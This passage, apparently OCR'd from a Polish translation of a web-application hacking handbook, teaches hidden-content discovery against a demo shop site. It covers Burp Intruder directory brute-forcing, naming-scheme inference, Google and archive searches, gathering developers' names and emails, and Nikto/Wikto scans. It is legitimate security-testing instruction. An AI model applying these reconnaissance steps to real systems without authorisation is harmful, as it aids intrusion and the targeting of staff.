
http://eis/action/

…

Burp Intruder może być używany do przeglądania listy wspólnych nazw katalogów i przechwytywania szczegółów odpowiedzi serwera, które można przeglądać w celu zidentyfikowania prawidłowych katalogów. Rysunek pokazuje, jak Burp Intruder jest skonfigurowany do sondowania wspólnych katalogów rezydujących w katalogu głównym sieci.



Po wykonaniu ataku kliknięcie nagłówków kolumn, takich jak „status” i „długość”, odpowiednio sortuje wyniki, umożliwiając szybkie zidentyfikowanie listy potencjalnych dalszych zasobów, jak pokazano na rysunku.



Po brutalnym przeszukaniu katalogów i podkatalogów możesz chcieć znaleźć dodatkowe strony w aplikacji. Szczególnie interesujący jest katalog /auth zawierający zasób logowania zidentyfikowany

podczas procesu przechwytywania, który może być dobrym punktem wyjścia dla nieuwierzytelnionego atakującego. Ponownie możesz poprosić o serię plików w tym katalogu:

http://eis/auth/About/

http://eis/auth/Aboutus/

http://eis/auth/AddUser/

http://eis/auth/Admin/

http://eis/auth/Administration/

http://eis/auth/Admins/

...

Rysunek przedstawia wyniki tego ataku, w ramach którego zidentyfikowano kilka zasobów w katalogu /auth:


Zaloguj sie

Wyloguj

Zarejestruj

Profil

Należy zauważyć, że żądanie Profilu zwraca kod stanu HTTP 302. Oznacza to, że dostęp do tego łącza bez uwierzytelnienia przekierowuje użytkownika do strony logowania. Interesujące jest to, że chociaż strona logowania została wykryta podczas spideringu, strona rejestru nie. Możliwe, że ta dodatkowa funkcja działa, a osoba atakująca może zarejestrować konto użytkownika w witrynie.



UWAGA: Nie zakładaj, że aplikacja odpowie 200 OK, jeśli żądany zasób istnieje, i 404 Nie znaleziono, jeśli nie. Wiele aplikacji obsługuje żądania dotyczące nieistniejących zasobów w sposób niestandardowy, często zwracając dostosowany komunikat o błędzie i kod odpowiedzi 200. Ponadto niektóre żądania dotyczące istniejących zasobów mogą otrzymać odpowiedź inną niż 200. Poniżej znajduje się przybliżony przewodnik po prawdopodobnym znaczeniu kodów odpowiedzi, które możesz napotkać podczas ćwiczenia siłowego w poszukiwaniu ukrytych treści:

* 302 Znaleziono - Jeśli przekierowanie dotyczy strony logowania, zasób może być dostępny tylko dla uwierzytelnionych użytkowników. Jeśli przekierowanie prowadzi do komunikatu o błędzie, może to wskazywać na inną przyczynę. Jeśli jest to do innej lokalizacji, przekierowanie może być częścią zamierzonej logiki aplikacji i należy to dokładniej zbadać.

* 400 Złe żądanie — aplikacja może używać niestandardowego schematu nazewnictwa dla katalogów i plików w adresach URL, z którym określone żądanie nie jest zgodne. Bardziej prawdopodobne jest jednak to, że używana lista słów zawiera spacje lub inną nieprawidłową składnię.

* 401 Nieautoryzowane lub 403 Zabronione — zwykle oznacza to, że żądany zasób istnieje, ale żaden użytkownik nie może uzyskać do niego dostępu, niezależnie od statusu uwierzytelnienia lub poziomu uprawnień. Często występuje, gdy żądane są katalogi i można wywnioskować, że katalog istnieje.

* Wewnętrzny błąd serwera 500 — podczas wykrywania zawartości zwykle oznacza to, że aplikacja oczekuje na przesłanie określonych parametrów podczas żądania zasobu.

Różne możliwe odpowiedzi, które mogą wskazywać na obecność interesujących treści, oznaczają, że trudno jest napisać w pełni zautomatyzowany skrypt wyświetlający listę ważnych zasobów. Najlepszym podejściem jest zebranie jak największej ilości informacji o reakcjach aplikacji podczas ćwiczenia siłowego i ręczne przejrzenie ich.

KROKI HACKOWE

1. Wykonaj kilka ręcznych żądań dotyczących znanych ważnych i nieprawidłowych zasobów i określ, w jaki sposób serwer obsługuje te ostatnie.

2. Wykorzystaj mapę witryny wygenerowaną w wyniku kierowanego przez użytkownika pająka jako podstawy do automatycznego wykrywania ukrytych treści.

3. Wysyłaj automatyczne żądania dotyczące wspólnych nazw plików i katalogów w każdym katalogu lub ścieżce, o której wiadomo, że istnieje w aplikacji. Użyj Burp Intruder lub niestandardowego skryptu wraz z listami słów wspólnych plików i katalogów, aby szybko wygenerować dużą liczbę żądań. Jeśli zidentyfikowałeś określony sposób, w jaki aplikacja obsługuje żądania dotyczące nieprawidłowych zasobów (takie jak dostosowana strona „nie znaleziono pliku"), skonfiguruj Intrudera lub swój skrypt, aby podświetlał te wyniki, aby można je było zignorować.

4. Przechwyć odpowiedzi otrzymane z serwera i przejrzyj je ręcznie, aby zidentyfikować prawidłowe zasoby.

5. Wykonuj ćwiczenie rekurencyjnie w miarę odkrywania nowych treści.

Wnioskowanie z opublikowanych treści

Większość aplikacji stosuje jakiś schemat nazewnictwa dla swojej zawartości i funkcjonalności. Wnioskując na podstawie zasobów już zidentyfikowanych w aplikacji, możliwe jest dostrojenie zautomatyzowanego ćwiczenia wyliczającego w celu zwiększenia prawdopodobieństwa wykrycia dalszych ukrytych treści. Zwróć uwagę, że w aplikacji EIS wszystkie zasoby w katalogu /auth zaczynają się wielką literą. Dlatego lista słów użyta w pliku brute force w poprzedniej sekcji została celowo pisana wielką literą. Ponadto, ponieważ zidentyfikowaliśmy już stronę o nazwie ForgotPassword w katalogu /auth, możemy wyszukać elementy o podobnych nazwach, takie jak:

http://eis/auth/ResetPassword

Ponadto mapa witryny utworzona podczas kierowanego przez użytkownika pająka zidentyfikowała następujące zasoby:


http://eis/pub/media/100

http://eis/pub/media/117

http://eis/pub/user/11

Inne wartości liczbowe w podobnym zakresie prawdopodobnie pozwolą zidentyfikować dalsze zasoby i informacje.

WSKAZÓWKA: Burp Intruder jest wysoce konfigurowalny i może być używany do kierowania dowolnej części żądania HTTP. Rysunek przedstawia użycie Burp Intruder do przeprowadzenia ataku siłowego na pierwszą połowę nazwy pliku w celu wysłania żądań:



http://eis/auth/AddPassword

http://eis/auth/ForgotPassword

http://eis/auth/GetPassword

http://eis/auth/ResetPassword

http://eis/auth/RetrievePassword

http://eis/auth/UpdatePassword

KROKI HACKOWE

1. Przejrzyj wyniki przeglądania ukierunkowanego na użytkownika i podstawowych ćwiczeń siłowych. Skompiluj listy nazw wszystkich wyliczonych podkatalogów, rdzeni plików i rozszerzeń plików.

2. Przejrzyj te listy, aby zidentyfikować używane schematy nazewnictwa. Na przykład, jeśli istnieją strony o nazwach AddDocument.jsp i ViewDocument.jsp, mogą też istnieć strony o nazwach EditDocument.jsp i RemoveDocument.jsp. Często możesz wyczuć nawyki nazewnictwa programistów, czytając tylko kilka przykładów. Na przykład, w zależności od osobistego stylu, programiści mogą być rozwlekli (AddANowyUser.asp), zwięzły (AddUser.asp), używać skrótów (AddUsr.asp) lub nawet bardziej tajemniczy (AddU.asp). Wyczucie używanych stylów nazewnictwa może pomóc w odgadnięciu dokładnych nazw treści, których jeszcze nie zidentyfikowałeś.

3. Czasami schemat nazewnictwa używany dla różnych treści wykorzystuje identyfikatory, takie jak liczby i daty, co może ułatwić wywnioskowanie ukrytych treści. Jest to najczęściej spotykane w nazwach zasobów statycznych, a nie w skryptach dynamicznych. Na przykład, jeśli strona internetowa firmy zawiera odnośniki do AnnualReport2009.pdf i AnnualReport2010.pdf, to powinien to być krótki krok do ustalenia, jak będzie się nazywał następny raport. Co niewiarygodne, zdarzały się notoryczne przypadki umieszczania przez firmy plików zawierających raporty finansowe na ich serwerach internetowych, zanim zostały one publicznie ogłoszone, tylko po to, by sprytni dziennikarze odkryli je na podstawie schematu nazewnictwa używanego we wcześniejszych latach.

4. Przejrzyj cały kod po stronie klienta, taki jak HTML i JavaScript, aby zidentyfikować wszelkie wskazówki dotyczące ukrytej zawartości po stronie serwera. Mogą to być komentarze HTML związane z chronionymi lub niepowiązanymi funkcjami, formularze HTML z wyłączonymi elementami SUBMIT i

tym podobne. Często komentarze są generowane automatycznie przez oprogramowanie użyte do generowania treści internetowych lub przez platformę, na której działa aplikacja. Szczególnie interesujące są odniesienia do elementów, takich jak pliki dołączane po stronie serwera. Pliki te mogą być publicznie dostępne do pobrania i mogą zawierać bardzo poufne informacje, takie jak parametry połączenia z bazą danych i hasła. W innych przypadkach komentarze programistów mogą zawierać wszelkiego rodzaju przydatne ciekawostki, takie jak nazwy baz danych, odwołania do komponentów zaplecza, ciągi zapytań SQL i tak dalej. Komponenty grubego klienta, takie jak aplety Java i formanty ActiveX, mogą również zawierać poufne dane, które można wyodrębnić.

5. Dodaj do listy wyliczonych pozycji wszelkie dalsze potencjalne nazwy, które wywnioskowałeś na podstawie odkrytych pozycji. Dodaj także do listy rozszerzeń plików popularne rozszerzenia, takie jak txt, bak, src, inc i old, które mogą ujawnić źródła kopii zapasowych wersji aktywnych stron. Dodaj także rozszerzenia związane z używanymi językami programowania, takie jak .java i .cs, które mogą wykryć pliki źródłowe, które zostały skompilowane w aktywne strony.

6. Wyszukaj pliki tymczasowe, które mogły zostać przypadkowo utworzone przez narzędzia programistyczne i edytory plików. Przykłady obejmują plik .DS_Store, który zawiera indeks katalogów w systemie OS X, file.php~1, który jest plikiem tymczasowym tworzonym podczas edytowania pliku file.php, oraz rozszerzenie pliku .tmp używane przez liczne narzędzia programowe.

7. Wykonaj dalsze zautomatyzowane ćwiczenia, łącząc listy katalogów, rdzenie plików i rozszerzenia plików, aby zażądać dużej liczby potencjalnych zasobów. Na przykład w danym katalogu zażądaj każdego rdzenia pliku w połączeniu z każdym rozszerzeniem pliku. Lub zażądaj każdej nazwy katalogu jako podkatalogu każdego znanego katalogu.

8. Tam, gdzie zidentyfikowano spójny schemat nazewnictwa, rozważ wykonanie bardziej ukierunkowanego ćwiczenia siłowego. Na przykład, jeśli wiadomo, że istnieją pliki AddDocument .jsp i ViewDocument.jsp, można utworzyć listę działań (edycja, usuwanie, tworzenie) i wysyłać żądania w postaci XxxDocument.jsp. Alternatywnie utwórz listę typów elementów (użytkownik, konto, plik) i wyślij żądania w postaci AddXxx.jsp.

9. Wykonuj każde ćwiczenie rekurencyjnie, używając nowych wyliczonych treści i wzorców jako podstawy do dalszego kierowania użytkownikami i dalszego automatycznego wykrywania treści. Ogranicza Cię tylko wyobraźnia, dostępny czas i znaczenie, jakie przywiązujesz do odkrywania ukrytych treści w aplikacji, na którą celujesz.

UWAGA: Możesz użyć funkcji Content Discovery w Burp Suite Pro, aby zautomatyzować większość opisanych do tej pory zadań. Po ręcznym zmapowaniu widocznej zawartości aplikacji za pomocą przeglądarki możesz wybrać jedną lub więcej gałęzi mapy witryny Burp i zainicjować sesję wykrywania treści w tych gałęziach. Burp używa następujących technik, próbując odkryć nową zawartość:

* Brutalna siła przy użyciu wbudowanych list wspólnych nazw plików i katalogów * Dynamiczne generowanie list słów na podstawie nazw zasobów obserwowanych w docelowej aplikacji


* Ekstrapolacja nazw zasobów zawierających liczby i daty

* Testowanie alternatywnych rozszerzeń plików na zidentyfikowanych zasobach

* Spidering z wykrytych treści

* Automatyczne pobieranie odcisków palców prawidłowych i nieprawidłowych odpowiedzi w celu zmniejszenia liczby fałszywych trafień

Wszystkie ćwiczenia są wykonywane rekurencyjnie, a nowe zadania wykrywania są planowane w miarę odkrywania nowej zawartości aplikacji. Rysunek przedstawia trwającą sesję wykrywania treści w aplikacji EIS.



WSKAZÓWKA: Projekt DirBuster firmy OWASP jest również przydatnym zasobem podczas wykonywania zautomatyzowanych zadań wykrywania treści. Zawiera duże listy nazw katalogowych, które zostały znalezione w środowisku naturalnym, uporządkowane według częstotliwości występowania.

Korzystanie z informacji publicznej

Aplikacja może zawierać treści i funkcje, które nie są obecnie połączone z treścią główną, ale były połączone w przeszłości. W tej sytuacji prawdopodobne jest, że różne historyczne repozytoria nadal będą zawierać odniesienia do ukrytych treści. Przydatne są tu dwa główne rodzaje publicznie dostępnych zasobów:

* Wyszukiwarki, takie jak Google, Yahoo i MSN. Utrzymują one szczegółowy indeks wszystkich treści odkrytych przez ich potężne pająki, a także kopie większości tych treści w pamięci podręcznej, które utrzymują się nawet po usunięciu oryginalnej treści.

* Archiwa internetowe, takie jak WayBack Machine, znajdujące się pod adresem www.archive.org/. Archiwa te przechowują historyczny zapis dużej liczby stron internetowych. W wielu przypadkach umożliwiają one użytkownikom przeglądanie w pełni zreplikowanej migawki danej witryny, tak jak istniała ona w różnych okresach, sięgających kilku lat wstecz.

Oprócz treści, do których w przeszłości były łącza, zasoby te mogą również zawierać odniesienia do treści, do których prowadzą łącza z witryn osób trzecich, ale nie z poziomu samej aplikacji docelowej. Na przykład niektóre aplikacje zawierają ograniczoną funkcjonalność do użytku przez ich partnerów biznesowych. Partnerzy ci mogą ujawnić istnienie funkcji w sposób, w jaki sama aplikacja tego nie robi.

KROKI HACKOWE

1. Użyj kilku różnych wyszukiwarek i archiwów internetowych (wymienionych wcześniej), aby dowiedzieć się, jakie treści zostały przez nie zindeksowane lub zapisane dla atakowanej aplikacji.

2. Podczas wysyłania zapytania do wyszukiwarki możesz użyć różnych zaawansowanych technik, aby zmaksymalizować skuteczność swoich badań. Poniższe sugestie dotyczą Google. Możesz znaleźć odpowiednie zapytania w innych wyszukiwarkach, wybierając ich opcję wyszukiwania zaawansowanego.

* site:www.wahh-target.com zwraca każdy zasób w celu

witryna, do której odsyła Google.

* site:www.wahh-target.com login zwraca wszystkie strony zawierające wyrażenie login. W dużych i złożonych aplikacjach ta technika może być wykorzystana do szybkiego znalezienia interesujących zasobów, takich jak mapy witryn, funkcje resetowania hasła i menu administracyjne.

* link:www.wahh-target.com zwraca wszystkie strony w innych witrynach i aplikacjach, które zawierają link do celu. Może to obejmować linki do starych treści lub funkcje przeznaczone do użytku wyłącznie przez osoby trzecie, takie jak linki partnerów.

* related:www.wahh-target.com zwraca strony, które są „podobne” do strony docelowej i dlatego zawierają wiele nieistotnych materiałów. Jednak może również omawiać cel na innych stronach, które mogą być interesujące.

3. Przeprowadź każde wyszukiwanie nie tylko w domyślnej sekcji internetowej Google, ale także w Grupach i Wiadomościach, które mogą zawierać różne wyniki.

4. Przejdź do ostatniej strony wyników wyszukiwania dla danego zapytania i wybierz Powtórz wyszukiwanie z uwzględnieniem pominiętych wyników. Domyślnie Google próbuje odfiltrować zbędne wyniki, usuwając strony, które naszym zdaniem są wystarczająco podobne do innych uwzględnionych w wynikach. Zastąpienie tego zachowania może ujawnić subtelnie różne strony, które Cię interesują podczas ataku na aplikację.

5. Zobacz zapisane w pamięci podręcznej wersje interesujących stron, w tym treści, których nie ma już w rzeczywistej aplikacji. W niektórych przypadkach pamięci podręczne wyszukiwarek zawierają zasoby, do których nie można uzyskać bezpośredniego dostępu w aplikacji bez uwierzytelnienia lub płatności.

6. Wykonaj te same zapytania na innych nazwach domen należących do tej samej organizacji, które mogą zawierać przydatne informacje o aplikacji, której celujesz.

Jeśli podczas wyszukiwania zidentyfikujesz stare treści i funkcje, które nie są już powiązane z główną aplikacją, mogą nadal być obecne i użyteczne. Stara funkcjonalność może zawierać luki, które nie występują gdzie indziej w aplikacji. Nawet jeśli stara treść została usunięta z działającej aplikacji, zawartość uzyskana z pamięci podręcznej wyszukiwarki lub archiwum internetowego może zawierać odniesienia lub wskazówki dotyczące innych funkcji, które nadal są obecne w działającej aplikacji i które mogą zostać użyte do jej ataku.

Innym publicznym źródłem przydatnych informacji o aplikacji docelowej są wszelkie posty, które programiści i inne osoby zamieszczają na forach internetowych. Istnieje wiele takich forów, na których projektanci oprogramowania i programiści zadają pytania techniczne i odpowiadają na nie. Często elementy publikowane na tych forach zawierają informacje o aplikacji, która przynosi bezpośrednie korzyści atakującemu, w tym używane technologie, zaimplementowane funkcje, problemy napotkane

podczas programowania, znane błędy w zabezpieczeniach, konfigurację i pliki dziennika przesłane w celu pomocy w rozwiązywaniu problemów , a nawet fragmenty kodu źródłowego.


KROKI HACKOWE

1. Sporządź listę zawierającą wszystkie nazwiska i adresy e-mail, które możesz znaleźć w związku z aplikacją docelową i jej rozwojem. Powinno to obejmować wszystkich znanych programistów, nazwiska znalezione w kodzie źródłowym HTML, nazwiska znalezione w sekcji informacji kontaktowych na głównej stronie internetowej firmy oraz wszelkie nazwiska ujawnione w samej aplikacji, takie jak pracownicy administracyjni.

2. Korzystając z opisanych wcześniej technik wyszukiwania, wyszukaj każde zidentyfikowane nazwisko, aby znaleźć pytania i odpowiedzi, które zostały zamieszczone na forach internetowych. Przejrzyj wszelkie znalezione informacje, aby znaleźć wskazówki dotyczące funkcjonalności lub luk w aplikacji docelowej.

Wykorzystanie serwera WWW

W warstwie serwera WWW mogą istnieć luki, które umożliwiają odkrycie treści i funkcji, które nie są połączone w samej aplikacji internetowej. Na przykład błędy w oprogramowaniu serwera WWW mogą umożliwić atakującemu wyświetlenie zawartości katalogów lub uzyskanie surowego źródła dynamicznych stron wykonywalnych serwera. Zobacz rozdział 18, aby zapoznać się z przykładami tych luk i sposobami ich identyfikacji. Jeśli taki błąd istnieje, możesz go wykorzystać do bezpośredniego uzyskania listy wszystkich stron i innych zasobów w aplikacji. Wiele serwerów aplikacji jest dostarczanych z domyślną zawartością, która może pomóc w ich atakowaniu. Na przykład przykładowe i diagnostyczne skrypty mogą zawierać znane luki w zabezpieczeniach lub funkcje, które mogą zostać wykorzystane do złośliwych celów. Ponadto wiele aplikacji internetowych zawiera typowe komponenty innych firm zapewniające standardowe funkcje, takie jak koszyki na zakupy, fora dyskusyjne lub funkcje systemu zarządzania treścią (CMS). Są one często instalowane w stałej lokalizacji względem katalogu głównego sieci lub katalogu początkowego aplikacji. Zautomatyzowane narzędzia w naturalny sposób nadają się do tego typu zadań, a wiele wysyła żądania z dużej bazy danych znanej zawartości domyślnego serwera sieciowego, stron trzecich komponenty aplikacji i wspólne nazwy katalogów. Chociaż te narzędzia nie przeprowadzają rygorystycznych testów pod kątem ukrytych niestandardowych funkcji, często mogą być przydatne do wykrywania innych zasobów, które nie są połączone w aplikacji i które mogą być przydatne przy formułowaniu ataku. Wikto to jedno z wielu darmowych narzędzi, które wykonuje tego typu skany, dodatkowo zawierające konfigurowalną listę brutalnej siły dla zawartości. Jak pokazano na rysunku 4.9, gdy jest używany przeciwko witrynie Extreme Internet Shopping, identyfikuje niektóre katalogi za pomocą swojej wewnętrznej listy słów.



Ponieważ ma dużą bazę danych wspólnego oprogramowania i skryptów aplikacji internetowych, zidentyfikował również następujący katalog, którego osoba atakująca nie mogłaby wykryć za pomocą automatycznego lub sterowanego przez użytkownika pająka:

http://eis/phpmyadmin/

Dodatkowo, chociaż katalog /gb został już zidentyfikowany za pomocą spideringu, Wikto zidentyfikowało konkretny adres URL:

/gb/index.php?login=true

Wikto sprawdza ten adres URL, ponieważ jest on używany w aplikacji gbook PHP, która zawiera publicznie znaną lukę.

OSTRZEŻENIE: Podobnie jak wiele komercyjnych skanerów internetowych, narzędzia takie jak Nikto i Wikto zawierają obszerne listy domyślnych plików i katalogów, w związku z czym wydają się być pracowite w przeprowadzaniu ogromnej liczby kontroli. Jednak duża liczba tych kontroli jest zbędna, a fałszywe alarmy są powszechne. Co gorsza, fałszywe negatywy mogą pojawiać się regularnie, jeśli serwer jest skonfigurowany tak, aby ukrywał baner, jeśli skrypt lub zbiór skryptów został przeniesiony do innego katalogu lub jeśli kody stanu HTTP są obsługiwane w niestandardowy sposób. Z tego powodu często lepiej jest użyć narzędzia takiego jak Burp Intruder, które pozwala na interpretację surowych informacji o odpowiedziach i nie próbuje wyciągać pozytywnych i negatywnych wyników w Twoim imieniu.

KROKI HACKOWE

Podczas uruchamiania Nikto dostępnych jest kilka przydatnych opcji:

1. Jeśli uważasz, że serwer używa niestandardowej lokalizacji dla interesujących treści, których nikto szuka (np. /cgi/cgi-bin zamiast /cgi-bin), możesz określić tę alternatywną lokalizację za pomocą opcji –root /cgi /. W konkretnym przypadku katalogów CGI można je również określić za pomocą opcji –Cgidirs.

2. Jeśli witryna korzysta z niestandardowej strony „nie znaleziono pliku”, która nie zwraca kodu stanu HTTP 404, można określić konkretny ciąg znaków identyfikujący tę stronę za pomocą opcji -404.

3. Należy pamiętać, że Nikto nie przeprowadza inteligentnej weryfikacji potencjalnych problemów i dlatego ma skłonność do zgłaszania fałszywych alarmów. Zawsze sprawdzaj wyniki, które Nikto zwraca ręcznie.

Pamiętaj, że za pomocą narzędzi takich jak Nikto możesz określić aplikację docelową za pomocą jej nazwy domeny lub adresu IP. Jeśli narzędzie uzyskuje dostęp do strony przy użyciu swojego adresu IP, traktuje łącza na tej stronie, które korzystają z nazwy jego domeny, jako należące do innej domeny, więc łącza te nie są używane. Jest to rozsądne, ponieważ niektóre aplikacje są hostowane wirtualnie, a wiele nazw domen ma ten sam adres IP. Upewnij się, że konfigurujesz swoje narzędzia z uwzględnieniem tego faktu.

Strony aplikacji a ścieżki funkcjonalne

Opisane do tej pory techniki wyliczania były implicite napędzane jednym konkretnym obrazem tego, jak można konceptualizować i katalogować zawartość aplikacji internetowej. Ten obraz jest odziedziczony po czasach sprzed aplikacji World Wide Web, w których serwery WWW funkcjonowały jako repozytoria statycznych informacji, pobieranych za pomocą adresów URL, które faktycznie były nazwami plików. Aby opublikować jakąś treść internetową, autor po prostu wygenerował kilka plików HTML i skopiował je do odpowiedniego katalogu na serwerze WWW. Gdy użytkownicy podążali za hiperłączami, poruszali się po zestawie plików utworzonych przez autora, żądając każdego pliku za pomocą jego nazwy w drzewie katalogów rezydującym na serwerze. Chociaż ewolucja aplikacji internetowych zasadniczo zmieniła sposób interakcji z siecią, opisany powyżej obraz nadal ma zastosowanie do większości treści i funkcji aplikacji internetowych. Dostęp do poszczególnych funkcji jest zazwyczaj możliwy za pośrednictwem unikalnego adresu URL, którym jest zwykle nazwa skryptu po stronie serwera, który implementuje tę funkcję. Parametry żądania (znajdujące się w ciągu zapytania adresu URL lub w treści żądania POST) nie informują aplikacji, jaką funkcję ma wykonać; mówią mu, jakich informacji użyć podczas jego wykonywania. W tym kontekście metodologia budowy mapy opartej na adresach URL może być skuteczna w katalogowaniu funkcjonalności aplikacji. W aplikacjach korzystających z adresów URL w stylu REST część ścieżki pliku adresu URL zawiera łańcuchy, które w rzeczywistości działają jako wartości parametrów. W tej sytuacji, poprzez mapowanie adresów URL, pająk odwzorowuje zarówno funkcje aplikacji, jak i listę znanych wartości parametrów na te funkcje. Jednak w niektórych aplikacjach obraz oparty na „stronach” aplikacji jest nieodpowiedni. Chociaż możliwe jest umieszczenie struktury dowolnej aplikacji w tej formie reprezentacji, w wielu przypadkach inny obraz, oparty na ścieżkach funkcjonalnych, jest o wiele bardziej przydatny do skatalogowania jej zawartości i funkcjonalności. Rozważmy aplikację, do której dostęp uzyskuje się tylko za pomocą żądań o następującej formie:

POST /bank.jsp HTTP/1.1

Host: wahh-bank.com

Content-Length: 106

